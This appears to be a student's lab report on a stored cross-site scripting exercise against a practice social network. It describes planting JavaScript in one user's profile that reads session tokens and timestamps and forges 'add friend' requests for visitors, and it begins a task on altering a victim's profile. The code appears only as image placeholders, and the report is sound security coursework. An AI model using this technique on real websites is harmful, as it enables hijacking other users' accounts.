
Then I navigated to the members page from the more option so that I can view Samy's profile from Alice profile.



This is after visiting Samy’s page from Alice profile.



I was able to see that Samy got added to the friends list of Alice without the knowledge of Alice. This is because of the XSS attack using malicious JavaScript program in the About Me of Samy's profile. I have added the URL for the Add friend along with the user ID of Samy so that a victim who is visiting Samy's profile gets added as a friend to the victim.




Question 1:


The purpose of lines 1 and 2 in the malicious program is to get the token and the timestamp of the current session so that the token and timestamp gets appended to the Add Friend URL for a particular member who is visiting Samy's profile and Samy gets added to the Friend list of that victim. Without these lines, the attack will not be successful because the complete HTTP request URL for the Add friend requires the token and the timestamp to complete the attack. And the website validates to check if the timestamp and tokens are from valid session.

Question 2:


Now I performed the attack by pasting the malicious JavaScript program in the About Me of Samy's profile in the Editor mode without enabling the Edit HTML mode. I just pasted the program as a plain text in the About me and saved the profile.




Then after saving the profile, I navigated back to Samy's home page, I was able to see ethe malicious program getting displayed as plain text in the home page.




I logged into Alice profile and chose her as victim.



I navigated to the members page so that I can view Samy's profile from Alice profile.




After viewing Samy's profile I was able to see that Samy did not get added as a Friend to Alice. This is because I have put the malicious code under Editor mode and that it just displays as plain text instead of malicious program.




3.6 Task 5: Modifying the Victim's Profile:


Before doing this attack of modifying a victim's profile, I chose Alice as victim. This is before the attack and we were able to see that there is no any brief description about Alice.



